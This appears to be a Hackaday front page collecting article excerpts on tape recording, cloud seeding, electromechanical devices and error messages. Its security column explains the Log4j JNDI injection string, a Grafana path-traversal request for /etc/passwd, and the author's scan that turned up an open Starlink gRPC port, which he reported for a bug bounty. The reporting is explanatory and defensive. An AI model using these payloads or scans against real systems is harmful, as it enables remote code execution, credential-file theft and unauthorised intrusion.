Know Audio: Mixtapes, Tape Loops, And Razor Blades

In our no-nonsense journey through the world of audio technology we’ve so far have looked at digital audio and the vinyl disk recording. What’s missing? Magnetic tape, the once-ubiquitous recording medium that first revolutionised the broadcast and recording industries in the mid-20th-century, and went on to be a mainstay of home audio before spawning the entire field of personal audio. Unless you’re an enthusiast or collector, it’s likely you won’t have a tape deck in your audio setup here in 2021 and you’ll probably be loading your 8-bit games from SD card rather than cassette, but surprisingly there are still plenty of audio cassettes released as novelties or ephemeral collectables.

The Device That Made The Sound Of The Latter Half Of The 20th Century


"Like a travelling razor blade", a Blattnerphone steel-strip tape recorder at the BBC in 1937. Douglas Hallam, Jr., Public domain.
“Like a travelling razor blade”, a Blattnerphone steel-strip tape recorder at the BBC in 1937. Douglas Hallam, Jr., Public domain.

The first magnetic recordings were made directly on metal wires, but metal fatigues as it bends. By coating a flexible plastic tape in ferrous particles, the same simple technique of laying down an audio signal as variations in the magnetic field could be made smaller, lighter, and more robust. But the key to the format’s runaway success is the technical advancements that differentiate those 1950s machines from their wire recorder ancestors.

Whether it is a humble cassette recorder or a top-end studio multitrack, all tape recorders are very similar. There are two reels that hold the tape: the playback reel that houses the recording, and the take-up reel that stores the tape as it plays in the machine. The take-up reel is lightly driven to run faster than the tape speed, and the playback reel has a slight braking force to keep the tape under tension at all times. Continue reading “Know Audio: Mixtapes, Tape Loops, And Razor Blades”

Is Cloud Seeding Good, Bad, Or Ugly?

The Chinese Communist Party celebrated its centenary on the 1st of July, 2021. For such a celebration, clear skies and clean air would be ideal. For the capable nation-state, however, one needn’t hope against the whims of the weather. One can simply control it instead!

A recent paper released by Tsinghua University indicated that China had used cloud seeding in order to help create nicer conditions for its 100-year celebration. Weather modification techniques have been the source of some controversy, so let’s explore how they work and precisely what it was that China pulled off.

Continue reading “Is Cloud Seeding Good, Bad, Or Ugly?”

The End Of The Electromechanical Era

When viewed from the far future, the early years of the 21st century will probably be seen as the end of a short era in human technological development. In the beginning of the 20th century, most everything was mechanical. There were certainly some electric devices, but consumer products like gramophone players and “movie” cameras were purely mechanical affairs. You cranked them up, and they ran on springs. Nowadays, almost every bit of consumer gear you buy will be entirely electronic. In between, there was a roughly 50 year period that I’m going to call the Electromechanical Era.

Jenny List’s teardown this week of an old Fuji film movie camera from 1972 captures the middle of this era perfectly. There’s a small PCB and an electric motor, but most of the heavy lifting in the controls was actually put on the shoulders of levers, bearings, and ridiculously clever mechanisms. The electrical and mechanical systems were loosely coupled, with the electrical controlled by the mechanical.

I’m willing to argue the specifics, but I’d preliminarily date the peak of the Electromechanical Era somewhere around 1990. Last year, I had to replace all of the rotted rubber drive belts in a Sony Walkman WM-D6C, a professional portable tape player and recorder produced from 1984-2002.

It’s not a simple tape recorder — the motors are electronically regulated to keep ridiculously constant speed for such a small device, and mine has Dolby B and C noise reduction circuitry packed inside along with some decent mic preamps. But still, when you press the fast-forward button, it physically shoves rubber-coated drive wheels out of the way, and sliding pieces of metal make it change modes of operation by making and breaking electrical contacts. Its precision lies as much in the mechanical assemblies and motors as in the electronics. It’s truly half electronic and half mechanical.

But that era is long over. The coming of the CD player signaled the end, although we didn’t see it at the time. Sure, there is a motor, but all the buttons are electronic, and all the “mechanism” is implemented almost entirely in silicon. The digital camera was possibly the last nail in the Electromechanical Era’s coffin: with no need to handle physical film, the last demand for anything mechanical evaporated. Open up a GoPro if you don’t know what I mean.

While I’ll be happy to never have to replace the drive rubber in a cassette recorder again, it’s with a little sadness that I think on the early iPods with their spinning metal hard drives, and how they gave way to the entirely silicon Zoom H5 recorder that I use now. It has a S/N ratio and quiet pre-amps, no wow or flutter, and a quality that would have been literally unbelievable when I bought the WM-D6C.

Still, if you find yourself in the thrift store, and you’ve never done so before, buy and take apart one of these marvels from a bygone era. A cassette recorder, even a cheap one, hides a wealth of electromechanical design.

Error Codes And The Law Of Least Astonishment

Do you know the law of least astonishment? I am not sure of its origin, but I first learned it from the excellent “Tao of Programming.” Simply put, it is the principle that software should always respond to the users in a way that least astonishes them. In other words, printing a document shouldn’t erase it from your file system.

Following the law of least astonishment, what should a program do when it hits a hard error? You might say that it should let the user know. Unfortunately, many systems just brush it under the rug these days.

I think it started with Windows. Or maybe the Mac. The thinking goes that end users are too stupid or too afraid of error codes or detailed messages so we are just leaving them out. Case in point: My wife’s iPhone wouldn’t upload pictures. I’m no expert since I carry an Android device, but I agreed to look at it. No matter what I tried, I got the same useless message: “Can’t upload photos right now. Please try again later.” Not only is this not very informative, but it also implies the problem is in something that might fix itself later like the network.

The real culprit? The iCloud terms of service had changed and she had not accepted the new contract. I have a feeling it might have popped up asking her to do that at some point, but for whatever reason she missed it. Until you dug into the settings and checked the box to agree to those terms, “later” was never going to happen.

Continue reading “Error Codes And The Law Of Least Astonishment”

Hackaday Podcast 149: Ballerina Bot Balances, Flexures Track Cat Food, PCB Goes Under The Knife, And An ATtiny Does The 555

Newly ordained Hackaday editor-in-chief Elliot Williams and staff writer Dan Maloney jump behind the podcast mic to catch you up on all this week’s essential hacks. We’ll have a Bob Ross moment with an iPad, go to ridiculous lengths to avoid ordering a 555, and cook up a Wii in toaster. Need to make a VGA adapter from logic chips? Or perhaps you want to quantify the inner depths of human consciousness? Either way, we’ve got you covered.

Take a look at the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!

Direct download (55 MB)

Continue reading “Hackaday Podcast 149: Ballerina Bot Balances, Flexures Track Cat Food, PCB Goes Under The Knife, And An ATtiny Does The 555”

This Week In Security: Log4j, PDF CPU, And I Hacked Starlink

The big news this week is Log4j, breaking just a few hours too late to be included in last week’s column. Folks are already asking if this is the most severe vulnerability ever, and it does look like it’s at least in the running. The bug was first discovered by security professionals at Alibaba, who notified Apache of the flaw on November 24th. Cloudflare has pulled their data, and found evidence of the vulnerability in the wild as early as December 1st. These early examples are very sparse and extremely targeted, enough to make me wonder if this wasn’t researchers who were part of the initial disclosure doing further research on the problem. Regardless, on December 9th, a Twitter user tweeted the details of the vulnerability, and security hell broke loose. Nine minutes after the tweet, Cloudflare saw attempted exploit again, and within eight hours, they were dealing with 20,000 exploit attempts per minute.

That’s the timeline, but what’s going on with the exploit, and why is it so bad? First, the vulnerable package is Log4j, a logging library for Java. It allows processes to get log messages where they need to go, but with a bunch of bells and whistles included. One of those features is support for JNDI, a known security problem in Java. A JNDI request can lead to a deserialization attack, where an incoming data stream is maliciously malformed, misbehaving when it is expanded back into an object. It wasn’t intended for those JNDI lookups to be performed across the Internet, but there wasn’t an explicit check for this behavior, so here we are.

The conclusion is that if you can trigger a log write through log4j that includes ${jndi:ldap://example.com/a}, you can run arbitrary code on that machine. Researchers and criminals have already come up with creative ways to manage that, like including the string in a browser-agent, or a first name. Yes, it’s the return of little Bobby Tables.Log4j 2.16.0. 2.15.0 contained a partial fix, but didn’t fully eliminate the problem. An up-to-date Java has also changed a default setting, providing partial mitigation. But we probably haven’t seen the end of this one yet.

NSO and the CPU Emulated in a PDF

Had it been anyone other than Google’s Project Zero telling this story, I would have blown it off as a bad Hollywood plot device. This vulnerability is in the iOS iMessage app, and how it handles .gif files that actually contain PDF data. PDFs are flexible, to put it mildly. One of the possible encoding formats is JBIG2, a black and white compression codec from 2000. Part of the codec is the ability to use boolean operators AND, OR, XOR, and XNOR to represent minor differences between compressed blocks. An integer overflow in the decompression code allows much more memory to be considered valid output for decompression, which means the decompression code can run those BOOLEAN operators on that extra memory.

Now what do you get when you have plenty of memory and those four operators? A Turing complete CPU, of course. Yes, researchers at the NSO Group really built a virtual CPU in a PDF decoding routine, and use that platform to bootstrap their sandbox escape. It’s insane, unbelievable, and brilliant. [Ed Note: Too bad the NSO Group is essentially evil.]

Grafana Path Traversal

The Grafana visualization platform just recently fixed a serious problem, CVE-2021-43798. This vulnerability allows for path traversal via the plugin folders. So for instance, /public/plugins/alertlist/../../../../../../../../etc/passwd would return the passwd file from a Linux server. The updates fixing this issue were released on December 7th. This bug was actually a 0-day for a few days, as it was being discussed on the 3rd publicly, but unknown to the Grafana devs. Check out their postmortem for the details.

Starlink

And finally, I have some original research to cover. You may be familiar with my work covering the Starlink satellite internet system. Part of the impetus for buying and keeping Starlink was to do security research on the platform, and that goal has finally born some fruit — to the tune of a $4,800 bounty. Here’s the story.

I have a nearby friend who also uses Starlink, and on December 7th, we found that we had both been assigned a publicly routable IPv4 address. How does Starlink’s routing work between subscribers? Would traffic sent from my network to his be routed directly on the satellite, or would each packet have to bounce off the satellite, through SpaceX’s ground station, back to the bird, and then finally back to me? Traceroute is a wonderful tool, and it answered the question:

traceroute to 98.97.92.x (98.97.92.x), 30 hops max, 46 byte packets
1 customer.dllstxx1.pop.starlinkisp.net (98.97.80.1) 25.830 ms 24.020 ms 23.082 ms
2 172.16.248.6 (172.16.248.6) 27.783 ms 23.973 ms 27.363 ms
3 172.16.248.21 (172.16.248.21) 23.728 ms 26.880 ms 28.299 ms
4 undefined.hostname.localhost (98.97.92.x) 59.220 ms 51.474 ms 51.877 ms

We didn’t know exactly what each hop was, but the number of hops and the latency to each makes it fairly clear that our traffic was going through a ground station. But there’s something odd about this traceroute. Did you spot it? 172.16.x.y is a private network, as per RFC1918. The fact that it shows up in a traceroute means that my OpenWRT router and Starlink equipment are successfully routing from my desktop to that address. Now I’ve found this sort of thing before, on a different ISP’s network. Knowing that this could be interesting, I launched nmap and scanned the private IPs that showed up in the traceroute. Bingo.

172.16.248.6 was appropriately locked down, but 172.16.248.21 showed open ports. Namely, ports 179, 9100, 9101, and 50051. Nmap thought 179 was BGP, which sounded about right. But the rest of them? Telnet. I was fairly confident that none of these were actually telnet services, but it’s a great start when trying to identify an unknown service. This was no exception.Starlink's debug output Ports 9100 and 9101 told me I had made a bad request, throwing error 400s. Ah, they were HTTP services! Pulling both up in a web browser gave me a debug output that appeared to be from a Python Flask server.

That last port, 50051, was interesting. The only service I could find that was normally run there was Google’s gRPC, a Remote Procedure Call protocol. Grpc_cli came in handy to confirm that was what I had found. Unfortunately reflection was disabled, meaning that the service refused to enumerate the commands that it supported. Mapping any commands would require throwing a bunch of data at that port.

At this point, I began to wonder exactly what piece of hardware I was talking to. It did BGP, it was internal to Starlink’s network, and my traffic was routing through it. Could this be a satellite? Probably not, but the Starlink bug bounty is pretty clear about what should come next. Under no circumstances should a researcher do live testing on a satellite or other critical infrastructure. I suspected I was talking to part of their routing infrastructure, probably at the ground station in Dallas. Either way, poking too hard and breaking something was frowned upon, so I wrote up the disclosure on what I had found.

Starlink engineers had the ports closed within twelve hours of the report, and asked me to double-check their triage. Sure enough, while I could still ping the private IPs, no ports were open. Here is where I must credit the guys that run SpaceX’s Starlink bug bounty. They could have called this a simple information disclosure, paid a few hundred dollars, and called it a day. Instead, they took the time to investigate and confirmed that I had indeed discovered an open gRPC port, and then dropped the bombshell that it was an unauthenticated endpoint. The finding netted a $3,800 initial award, plus a bonus $1,000 for a comprehensive report and not crashing their live systems. As my local friend half-jokingly put it, that’s a lot of money for running nmap.

Yes, there was a bit of luck involved, combined with a whole lot of prior experience with network quirks. The main takeaway should be that security research doesn’t always have to be the super complicated vulnerability and exploit development. You don’t have to build a turing-complete system in a PDF. Sometimes it’s just IP and port scanning, combined with persistence and a bit of luck. In fact, if your ISP has a bug bounty program, you might try plugging a Linux machine directly into the modem, and scanning the private IP range. Keep your eyes open. You too just might find something interesting.

Keynote Video: Elecia White Finds Treasure In The Memory Map


If you dig microcontrollers, and you like to dig into how they work, Elecia White wants to help you navigate their innermost secrets with the help of memory map files. In this refreshingly funny, but very deep keynote talk from the 2021 Hackaday Remoticon, Elecia guides us through one of the most intimidating artifacts of compilation — a file that lists where everything is being put in the microcontroller’s memory — and points out landmarks that help to make it more navigable.

And when you need to look into the map file, you probably really need to look into the map file. When your embedded widget mysteriously stops working, memory problems are some of the usual suspects. Maybe you ran out of RAM or flash storage space, maybe you have some odd hard fault and you want to know what part of the program is causing the trouble, or maybe you need to do some speed profiling to make it all run faster. In all of these cases, you get an absolute memory address. What lives there? Look it up in the memory map!

Continue reading “Keynote Video: Elecia White Finds Treasure In The Memory Map”